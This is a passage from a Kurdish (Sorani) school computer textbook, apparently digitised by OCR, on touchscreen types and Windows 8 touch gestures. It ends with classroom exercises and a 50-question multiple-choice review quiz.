
بریتییە لە چینێکی روون، کە سکرینی پیشاندانی پێ دادەپۆشرێت، هەست بە هەر جولەیەک دەکات لەسەر سکرینەکە، یەکێکە لەم تەکنەلۆژیا نوێیانەی کە ئێستا زۆرترین بەکارهێنانی هەیە و لە زۆر جۆرە ئامێردا وەکو مۆبایل ، کۆمپیوتەر ، تەلەفزیۆن ، ... هتد بەکاردێت.

جۆرەکانی (تەکنەلۆژیا جیاوازەکانی) سکرینی بەرکەوتن:


سکرینەکانی بەرکەوتن دەکرێن بە سێ جۆری سەرەکی بەپێی تەکنەلۆژیای دروستکردنیان:

١- سکرینەکانی بەرگری : Resistive Screens

ئەو سکرینانەن، کە پشت دەبەستن بە بەرکەوتن، لە دوو چین پێکدێن، یەکێکیان گەیەنەر Conductive ئەوی‌تریان بەرگریکار Resistive ، کە بۆشاییەکی بچوک جیایان دەکاتەوە ، کاتی بەرکەوتنی چینی سەرەوەی بەر چینی ژێرەوەی دەکەوێت کە تەزووی کارەبایان پێدا تێپەڕ دەبێت و لە نێوانیان بوارێکی کارەبایی هەیە، ئەمانەش شوێنی بەرکەوتنەکە دیاری دەکەن و ڕەوانەی یەکەی چارەسەرکردن دەکەن، بۆ جێبەجێکردنی فەرمانی داواکراو.



Resistive TouchScreen






سیفەتە جیاکەرەوەکانی :

١. بەهاکەی هەرزانە.

٢. بەرگری کاریگەرییەکانی دەرەکی دەکات وەک: شێ، ئاو، گەرمی، ... .

٣. دەتوانرێت بەکاربهێنرێت بە هۆی پێنوسێکی ئاسایی، پێنوسی ئەلکترۆنی و پەنجەکان.



کەم وکورتییەکان :

١. نەبوونی سیفەتی بەرکەوتنی لە شوێنێک زیاتر لەیەک کاتدا، Multi touch .


٢. کەمی رووناکی و روونی سکرین، بەو هۆیەوە وێنەکان بەشێوەیەکی ویستراو دەرناکەون لەبەر تیشکی رۆژ و لە شوێنە رووناکەکان.


٣. لە جۆرەکانیتر زیاتر دووچاری شوخت و شکان دەبێت، و هەر چەند شوختیشی زۆر بێت ولأمدانەوەی کەم دەبێتەوە.

٤. سنوری بەرکەوتن بەرێژەیەکی گەورە دادەنرێت، کە وا دەکات کارپێکرنی زەحمەت بێت لەگەڵ ئایکۆنە بچوک و وردەکان.

٢- سکرینەکانی بەرکەوتنی ووزەیی : Capacitive Screens

ئەم سـکرینانە لە یەک چین پێکدێن، کە بریتییە لە تۆرێکی کارەبایی Grid ، داپۆشـراون بە چینێکی ئەلکترۆنی گەیەنراو، کە هەردەم لە لێوارەکانی تەزووی کارەبا دەردەچێت، وەکو دەزانین کـە لەشـی مرۆڤیش بارگەی کارەبایـی هەڵگرتووە، لەبەر ئەوە کاتی بەرکەوتنی ئەو سـکرینە بە پەنجەی دەسـت، گۆڕانکارییەک روودەدات لە تەزووی کارەبای دەرچوو لە سـکرین، بەم جۆرە دەتوانێت شـوێنی بەرکەوتنەکە بناسـێت. و رەوانەی یەکەی چارەسەرکردن بکات بۆ ئەنجامدانی فەرمانی داواکراو.





سیفەتە جیاکەرەوەکانی :



١. بوونی سیفەتی بەرکەوتنی چەند شوێنێک لە یەک کاتدا Multi touch ، وەک لە وێنەی بەرامبەر دیارە، ئەگەر چی لە هەندێ جۆریان ئەم سیفەتە نییە.

٢. روناکییەکی بەهێزی هەیە، رەنگی چالاکترە.

٣. شوخت و رووشان کارناکاتە سەر ئەداکەی.

٤. ئاسانی بەکارهێنانی بە تایبەتی لەگەڵ ئایکۆنە بچوکەکان.

کەم وکورتییەکانی :



١. نرخەکەی زۆر بەرزە.


٢. بەرگری کاریگەرییەکانی دەرەکی ناکات وەک: شێ، ئاو، گەرمی، ... .

٣. کارەبای زیاتر پێویستە.

٤. کار دەکات بە پەنجەکان یان پێنوسی ئەلکترۆنی وەکو جۆرەکانی‌تر بە پێنوسی ئاسایی کار ناکات.

٣- سکرینەکانی بەرکەوتنی تیشکی ژێر سور : Infrared Touch Screens

ئـەم جـۆرە سـکرینانەش لە ناوەکەیـان دیارە، کە کاردەکەن بە تیشـکی ژێر سـور کە بە سـەیرکردنی ئاسـایی نابینرێ و کەمترین هێزی بەرکەوتنی لەسەر سـکرین پێویستە، لە هەندێ مۆبایل ئەم جۆرە سکرینە بەکاردێت. وەک وێنەی خوارەوە.



surface acoustic wave system



سیفەتە جیاکەرەوەکانی :

١. کاریگەرییەکانی دەرەکی وەک: شێ، ئاو، گەرمی، ... کاری تێ ناکات.

٢. بە کەمترین هێزی بەرکەوتن لەسەر سکرین کار دەکات.

کەم وکورتییەکانی :

١. گرانترین جۆری سکرینی بەرکەوتنە.

٢. هەندێ جار بەیەکداچوون روودەدات لەگەڵ تیشکی ژێر سور بە تایبەتی ئەو شوێنانەی رووناکی بەهێزیان تێدایە وەک تیشکی لێزەر و ... هتد.

چالاکی//

پ١/ سکرینی بەرکەوتن چییە؟ جۆرەکانی بژمێرە.

پ٢/ وەڵامی راست بۆ ئەمانەی خوارەوە هەڵبژێرە:

١. سکرینی بەرکەوتن بەکاردێت لە:

مۆبایل   کۆمپیوتەر   تەلەفزیۆن   هەموو ئەمانە

٢. لە سکرینەکانی جۆری بەرگری دەکرێت شوێنی بەرکەوتن لە یەک کاتدا:

١ شوێن بێت   ٢ شوێن بێت   ٣ شوێن بێت   هەموو ئەمانە

٣. ئەم جۆرە سکرینانەن کە کەمترین هێزی بەرکەوتنی پێویستە:

بەرگری   وزەیی   تیشکی ژێر سور   هەموو ئەمانە

پ٣/ سیفەتە جیاکەرەوەکانی سکرینی بەرکەوتن لە جۆری وزە بنووسە.

پ٤/ لە کاتی بەکارهێنانی سکرینی بەرکەوتن لە جۆری تیشکی ژێر سور بە یەکداچوون روودەدات هۆی ئەمە چییە؟ روونی بکەوە.

پ٥/ دروست و نادروست لەمانەی خوارەوە دیاری بکە:

١. سکرینەکانی بەرکەوتن لە جۆری تیشکی ژێر سور گرانترین بەهایان هەیە.

٢. شێ کاریگەری زۆرە لەسەر سکرینی بەرکەوتن لە جۆری بەرگری.

٣. سکرینەکانی بەرکەوتن لە جۆری بەرگری لە دوو چین پێکدێن، بەڵام لە جۆری وزە تەنها لە یەک چین پێکدێن.

جۆرەکانی بەرکەوتن Touch Types



ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی بزانێت لە :

١) ژماردنی جۆرەکانی بەرکەوتن.

٢) فێربوونی بەکارهێنانی بەرکەوتن.

سکرینی بەرکەوتن پشتگیری دەکات لە بەرکەوتنی تاکانە و جوڵەی بازنەیی و کرداری گەورەکردن و بچووککردن، بەرکەوتنی چەند شوێنێکی سکرین لە یەک کاتدا، بەکارهێنەر بە هۆی ئەم جۆرە بەرکەوتنانە دەتوانێت زانیارییەکان لە پێگەیەک بگوازێتەوە بۆ کۆمپیوتەرەکەی.


سکرینی بەرکەوتن بە پێی جۆرەکەی ڕێگەیەک بەکاردێنێت بۆ ناسینەوەی هەر جوڵەیەکی سوک لەسەر سکرینەکە، پێویستی بە بەرکەوتنی بەهێز نییە بۆ کارکردن، تەنها بەرکەوتنێکی ئاسایی بێت تاکو لە لایەن یەکەی چارەسەرکردن بە ئاسانی شوێنی بەرکەوتنەکە بناسرێتەوە.

ڕێگەکانی بەرکەوتن لە سیستەمی ویندۆز ٨ :

١. یەک بەرکەوتن و دووجار بەرکەوتن : 

بۆ دەستنیشانکردنی ئایکۆنێک لەسەر سکرین تەنها بە بەرکەوتنی پەنجەیەک بە سوکی لەسەر ئایکۆنەکە ئەنجام دەدرێت (واتە: یەک کلیکی چەپی ماوس)، بەڵام (بۆ جووتە کلیکی چەپی ماوس) دووجار بە بەرکەوتنی پەنجەیەک یەک بە دوای یەک بەخێرایی لەسەر ئایکۆنەکە ئەنجام دەدرێت.











٢. یەک بەرکەوتن بە بەردەوامی 

بە بەرکەوتنێکی بەردەوام بە پەنجەیەکی دەست لەسەر ئایکۆنێکی سەر سکرین، تا بازنەیەک بە دەوری ئایکۆنەکە دەبینرێت، پاشان بە هەڵگرتنی پەنجەی دەست لیستێکی لێوە دەردەچێت، ئەم کردارەش بریتییە لە کلیکی ڕاستی ماوس.



٣. جوڵەی ڕاکێشان :

بریتییە لە کرداری پەنجە خستنە سەر ئایکۆنێک و ڕاکێشانی بە ئاراستەیەک و پاشان سەربەستکردنی لە شوێنی مەبەست، ئەمەش کرداری Drag&Drop ی ماوس دەنوێنێ.



٤. جولەی تێپەڕکردن :

بە بەرکەوتنی پەنجەی دەست لەسەر سکرین و جوڵاندنی بە ئاراستەی ستونی یان ئاسۆیی دەگوترێت جولەی تێپەڕکردن، ئەمەش کرداری جولەی ڕۆڵەی تێپەڕکردنی ماوس دەنوێنێ.








٥. کرداری گەورەکردن و بچوککردن:

بە بەرکەوتنی دوو پەنجەی دەست (باشترە یەکێکیان پەنجەی گەورە بێت) بە نەرمی لەسەر سکرینی بەرکەوتن یان لەسەر وێنەیەک بە بەردەوامی، پاشان :

- بۆ گەورەکردن دوو پەنجەکە لەیەکتر دووربخەرەوە (دووری نێوانیان زیاد بکرێت).





- بۆ بچوککردن دوو پەنجەکە لە یەکتر نزیک بکەرەوە (دووری نێوانیان کەم بکرێت).


٦. کرداری سوڕاندنەوە :


بە بەکارهێنانی دوو پەنجە بۆ بەرکەوتنی وێنەیەکی سەر سکرینی بەرکەوتن، بە سوڕاندنەوەیان بە ئاراستەیەکی دیاریکراو کرداری وەرگێڕانی وێنەکە ئەنجام دەدرێت.





ڕێنماییەکان لە کاتی بەکارهێنانی سکرینی بەرکەوتن :

١. لە کاتی بەکارهێنانی سکرینی بەرکەوتن، خۆت دوور بخە لە بەکارهێنانی هەر شتێکی تیژ، کە ببێتە هۆی شکان یان رووشانی سکرین.



٢. لە کاتی بەکارهێنانی سکرینی بەرکەوتن پێویستە پەنجەکانی دەست و سکرینەکە خاوێن و وشک بن.

٣. بۆ ئەوەی سکرینەکە بە شێوازێکی دروست کاربکات، دووربکەوە لە گرتنی لێواری سکرینەکە لەکاتی بەکارهێنانیدا.

٤. ئامێرەکە دابخە، ئینجا سکرین خاوێن بکەوە بە پارچە قوماشێکی خاوێن و نەرم و وشک.

٥. بەکارنەهێنانی سکرینی بەرکەوتن لە شوێنی شێدار و کەش و هەوای گەرم و تۆزاوی.

کاریگەرییەکان لەسەر ناسینەوەی جولەی بەرکەوتن :

١. بەرکەوتنی ناتەواو بۆ شوێنی مەبەست لەسەر سکرین.

٢. خێرایی جولەی بەرکەوتن.

٣. کاتی ماوەی نێوان دوو بەرکەوتن.

سکرینی بەرکەوتن کار ناکات لەم بارانەدا :

١. کاتێک سیستەمی کارپێکردن لەباری فریاکەوتنە Rescue System .

٢. کاتێک ئامێرەکە لە سەرەتای ئیشکردنە، تەواو جێگیرنەبووە.

٣. کاتێک ئامێرەکە لە باری خەوتن دایە.

٤. کاتێک ئامێرەکە لە باری سڕبوون دایە. (*بە زمانی بازار: جامی کردووە*).

٥. کاتێک ئامێرەکە لە باری دڵنیابوون safe دایە.

چالاکی//

پ١/ ڕێگەکانی بەرکەوتن لەسەر سکرینی بەرکەوتن بژمێرە.

پ٢/ سێ لە ڕێنماییەکانی بەکارهێنانی سکرینی بەرکەوتن بنووسە.

پ٣/ ئەو هۆکارانە چین کە کاریگەرییان دەبێت لەسەر ناسینەوەی جۆری بەرکەوتن لەلایەن یەکەی چارەسەرکردنی ئامێرەکە.

پ٤/ دروست و نادروست لەمانەی خوارەوە دیاری بکە:

١. لە باری خەوتن sleep ی کۆمپیوتەر، سکرینی بەرکەوتن کارناکات.

٢. کرداری گەورەکردن تەنها بە یەک بەرکەوتن ئەنجام دەدرێت.

٣. ڕێگەی جولەی تێپەڕکردن بە پەنجە، کرداری Drag&Drop ی ماوس دەنوێنێت.

٤. بەکارهێنانی سکرینی بەرکەوتن لە کاتی هەورە تریشقەدا هیچ کاریگەری نابێت.

٥. هەر چەند کاتی ماوەی نێوان دوو ڕێگەی بەرکەوتن کەمتر بێت، باشترە بۆ وەڵامدانەوە.

پ٥/ لەم وێنەی خوارەوە کرداری بەرکەوتن و جوڵەی پەنجەکانی دەست چی دەنوێنن، ڕوونی بکەوە؟



وانەی ٣٧

راهێنانی گشتی بەشی دووەم

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی :

١) پێداچوونەوەیەکە بۆ گشت وانەکانی کۆمپیوتەر لە وەرزی دووەم.

٢) ئامادەکارییەکی تەواوی هەبێت بۆ ئەزموونی کۆتایی وەرزی دووەم.

پرسیار// وەڵامی راست هەڵبژێرە:

١. بۆ دانانی ویندۆز ٨ بۆ هەر کۆمپیوتەرێک، پێویستە خێرایی CPU لەم کۆمپیوتەرەدا بە لایەنی کەمەوە بریتی بێت لە:

4GHz 3GHz 2GHz 1GHz

٢. سیستەمی Android پشتیوانی دەکات لە:

GPS Wifi SMS هەموو ئەمانە

٣. بەناوبانگترین سیستەمی بەکارخستن بریتییە لە:

Android iOS MS Windows هیچ یەکێک لەمانە

٤. کۆمپانیای مایکرۆسۆفت نەوەی یەکەمی ویندۆزی بەرهەم هێنا لە ساڵی:

١٩٨١ ١٩٨٣ ١٩٨٥ ١٩٨٧

٥. سیستەمی iOS بریتییە لە بەرهەمی کۆمپانیای :

مایکرۆسۆفت ئەپل سامسۆنگ هەموو ئەمانە

٦. ژمارەی نەوەکانی Windows تا ساڵی ٢٠١٤ گەیشتە:

٨ ١٠ ١٣ ١٤

٧. ئەو کۆمپانیایەی کە سیستەمی Android بەکارناهێنێت، بریتییە لە:

LG Google Samsung هیچ یەکێک لەمانە

٨. لە کام سیستەمی بەکارخستن، سکرینی میترۆ بەکاردێت:

Android iOS Windows 7 Windows 8

٩. بۆ کوژاندنەوەی کۆمپیوتەر و داگیرساندنەوەی بە شێوەیەکی خۆکار بەکاردێت:

Shut down Sleep Restart Sign out

١٠. بۆ دەرکەوتنی پەنجەرەی چالاکی سەر تاسک بار بەکاردێت:

Ctrl + TAB　　ALT + TAB　　Win + Tab　　ALT + F4

١١. ئەگەر بتەوێت سیستەمی Windows 8 32 Bit بخەیتە سەر کۆمپیوتەرێک ئەوا پێویستە قەبارەی RAM ی کۆمپیوتەرەکە بەلایەنی کەمەوە بریتی بێت لە:

1GB　　2GB　　3GB　　4GB

١٢. داگرتنی دوگمەکانی Win + Q لەسەر کیبۆرد بەکاردێت بۆ:

کوژاندنەوەی کۆمپیوتەر　　کردنەوەی پەنجەرەی بەدواداگەڕان

خەواندنی کۆمپیوتەر　　هیچ یەکێک لەمانە

١٣. ئەو سکرینەی کە لە دوای داگیرساندن و ئامادەبوونی کۆمپیوتەر بەدیار دەکەوێت پێی دەگوترێت :

باکگراوند　　میترۆ　　رووی نوسینگە　　پارێزەری سکرین

١٤. ژمارەی ئایکۆنە سەرەکییەکانی رووی نوسینگە بریتییە لە:

٣ ئایکۆن　　٤ ئایکۆن　　٥ ئایکۆن　　٦ ئایکۆن

١٥. لەسەر رووی نوسینگە لە سەرەتادا تەنها یەکێک لە ئایکۆنە سەرەکییەکان هەیە کە بریتییە لە:

Control Panel　　Computer　　Network　　هیچ یەکێک لەمانە

١٦.ئایکۆنی  بەکاردێت بۆ ئەنجامدانی کرداری:

بە دواداگەڕان　　گەورەکردن وبچووککردن　　ئامادەکارییەکان　　چالاک کردن

١٧.دوگمەی  لەسەر کیبۆرد، لە سیستەمی Windows 8 بەکاردێت بۆ:

گۆڕینی رووی نوسینگە بۆ میترۆ　　گۆڕینی میترۆ بۆ رووی نوسینگە

یەکەم و دووەم　　هیچ یەکێک لەمانە

١٨.دوگمەکانی Win + Up Arrow بەکاردێت بۆ:

گەورەکردنی پەنجەرەی چالاک　　بچوککردنی پەنجەرەی چالاک

بردنی پەنجەرەی چالاک بۆ سەرەوە　　بردنی پەنجەرەی چالاک بۆ خوارەوە

١٩.زانیارییەکان دوای داکردنیان لەناو کۆمپیوتەر پێیان دەگوترێت:

فایل　　فۆڵدەر　　زانیاری داکراو　　هەرسێکیان

٢٠. درێژکراوەی فایل گوزارشت دەکات لە:

قەبارەی فایلەکە   جۆری فایلەکە   بەرواری داکردنی فایلەکە   هیچ یەکێک لەمانە

٢١. دەتوانرێت ئایکۆنەکان ڕێکبخرێن بەپێی:

ناوەکانیان   جۆرەکانیان   قەبارەیان   هەرسێکیان

٢٢. ئایکۆنی 

دەکەوێتە سەر:

ڕووی میترۆ   ڕووی نوسینگە   تاسک بار   هیچ یەکێک لەمانە

٢٣. بریتییە لە کرداری هەڵگرتنی دانەی ڕەسەن لە شوێنی خۆی و گواستنەوەی بۆ شوێنی مەبەست:

Copy   Cut   Paste   هیچ یەکێک لەمانە

٢٤. بەکاردێت بۆ دابەزاندنی پەنجەرە کراوەکان بۆ سەر تاسک بار:

Close   Minimize   Restore Down   Maximize

٢٥. لە سەرەتای دانانی ویندۆز لەسەر کۆمپیوتەر، نووسین ئەنجام دەدرێت، تەنها بە:

یەک زمان   دوو زمان   سێ زمان   چوار زمان

٢٦. ئایکۆنی  تایبەتە بە پرۆگرامی:

Paint   Wordpad   Calculator   هیچ یەکێک لەمانە

٢٧. بە هەندێ پرۆگرام دەوترێت پاشکۆی ویندۆز، واتە ئەو پرۆگرامانەن کە:

لەدوای ویندۆز دادەبەزێنرێن   لەگەڵ ویندۆز دادەبەزن

لەپێش ویندۆز دادەبەزێنرێن   هیچ یەکێک لەمانە

٢٨. ئەنجامی ٥ × ٨ − ٣ × ٦ بە بەکارهێنانی بژمێری ویندۆز ٨ دەکاتە:

٥٨   ٢٢   ٥⁻   هیچ یەکێک لەمانە

٢٩. ڕەگی دووجای ١٦٩ بە بەکارهێنانی بژمێری ویندۆز ٨ دەکاتە:

١٣   ١٤   ١٥   ١٦

٣٠. ئەنجامی ٢⁻ × ١٢ + ٣ × ٢٨ − ١٠٠ ÷ ٢٥ بە بەکارهێنانی بژمێری ویندۆز ٨ دەکاتە:

١١٢   ١٩.٥٢   ٥٦   هیچ یەکێک لەمانە

٣١. ئەنجامی ڕێژەی سەدی بۆ ١٧٣ × ٢ – ٢١ × ١٢ بە بەکارهێنانی بژمێری ویندۆز ٨ دەکاتە:

٨٨.٣٦   ٩٤   ٣٩٠٠   ١٥٢١٠٠

٣٢. دوگمەی MR لە بژمێری ویندۆز ٨ بەکاردێت بۆ:

خستنەسەر یادگە   کەمکردن لە یادگە   خوێندنەوەی یادگە   سڕینەوەی یادگە

٣٣. دوگمەی MC لە بژمێری ویندۆز ٨ بەکاردێت بۆ:

خستنەسەر یادگە   کەمکردن لە یادگە   خوێندنەوەی یادگە   سڕینەوەی یادگە

٣٤. دوگمەی C لە بژمێری ویندۆز ٨ بەکاردێت بۆ:

سڕینەوەی سکرین   سڕینەوەی دوا ڕەنوس   سڕینەوەی دوا ژمارە   سڕینەوەی یادگە

٣٥. دوگمەی CE لە بژمێری ویندۆز ٨ بەکاردێت بۆ:

سڕینەوەی سکرین   سڕینەوەی دوا ڕەنوس   سڕینەوەی دوا ژمارە   سڕینەوەی یادگە

٣٦. دوگمەی 1/x لە بژمێری ویندۆز ٨ بەکاردێت بۆ:

ڕەگی دووجای ژمارە   کرداری دابەشکردن   ڕێژەی سەدی ژمارە   هەڵگەڕاوەی ژمارە

٣٧. سکرینی بەرکەوتن بەکارناهێنرێت لە:

مۆبایل   کۆمپیوتەر   تەلەفزیۆن   هیچ یەکێک لەمانە

٣٨. جۆرێکە لە سکرینەکانی بەرکەوتن، کە کەمترین بەهایان هەیە:

بەرگری   وزەیی   تیشکی ژێر سور   هەموو ئەمانە

٣٩. جۆرێکە لە سکرینەکانی بەرکەوتن، کە لە دوو چین پێکدێن:

بەرگری   وزەیی   تیشکی ژێر سور   هەموو ئەمانە

٤٠. بۆ سکرینەکانی بەرکەوتن لە جۆری بەرگری بەکاردەهێنرێت:

پێنوسی ئاسایی   پێنوسی ئەلکترۆنی   پەنجەکان   هەموو ئەمانە

٤١. جۆرێکە لە سکرینەکانی بەرکەوتن، کە هەردەم لە لێوارەکانیان تەزووی کارەبا دەرچێت:

بەرگری   وزەیی   تیشکی ژێر سور   هەموو ئەمانە

٤٢. شێ کاریگەری زۆرە لەسەر سکرینی بەرکەوتن لە جۆری :

بەرگری   وزەیی   تیشکی ژێر سور   هەموو ئەمانە

٤٣. له هەندێ سکرینەکانی جۆری وزەیی دەکرێت شوێنی بەرکەوتن له یەک کاتدا:

١ شوێن بێت　　٢ شوێن بێت　　٣ شوێن بێت　　هەموو ئەمانه

٤٤. له باری خەوتن sleep ی کۆمپیوتەر، سکرینی بەرکەوتن:

کاردەکات　　کارناکات　　تەزووی کارەبای لێدەپچرێت　　هیچ کامیان

٤٥. دانانی سکرینی بەرکەوتن له بەرامبەر تیشکی ڕۆژی هاویندا، کاریگەری لەسەر سکرینەکە.

نییه　　کەمه　　زۆره　　هیچ کامیان

٤٦. کرداری گەورەکردن لەسەر سکرینی بەرکەوتن ئەنجام دەدرێت بە:

یەک پەنجه　　دوو پەنجه　　سێ پەنجه　　هەموویان

٤٧. وەڵامدانەوەی بەرکەوتن زۆرباش دەبێت، هەر چەند کاتی ماوەی نێوان دوو ڕێگەی بەرکەوتنی یەک بە دوای یەک:

نەبێت　　کەم بێت　　زۆر بێت　　هیچ کامیان

٤٨. ڕێگەی جولەی تێپەڕکردن بە پەنجه لەسەر سکرینی بەرکەوتن، کام کرداری ماوس دەنوێنێ :

Drag&Drop　　Click　　Right Click　　هیچ کامیان

٤٩. کرداری کلیکی ڕاستی ماوس، له سکرینی بەرکەوتن ئەنجام دەدرێت بە هۆی :

یەک بەرکەوتن　　دووجار بەرکەوتن　　بەرکەوتن بە بەردەوامی　　هیچ کامیان

٥٠. بەرکەوتنی پەنجەیەک بە سوکی لەسەر ئایکۆنێکی سەر سکرینی بەرکەوتن، واته کرداری:

دەستنیشانکردن　　بڕین　　کۆپی　　لکاندن

ربنا لا تؤاخذنا إن نسينا أو أخطأنا

ناوەڕۆک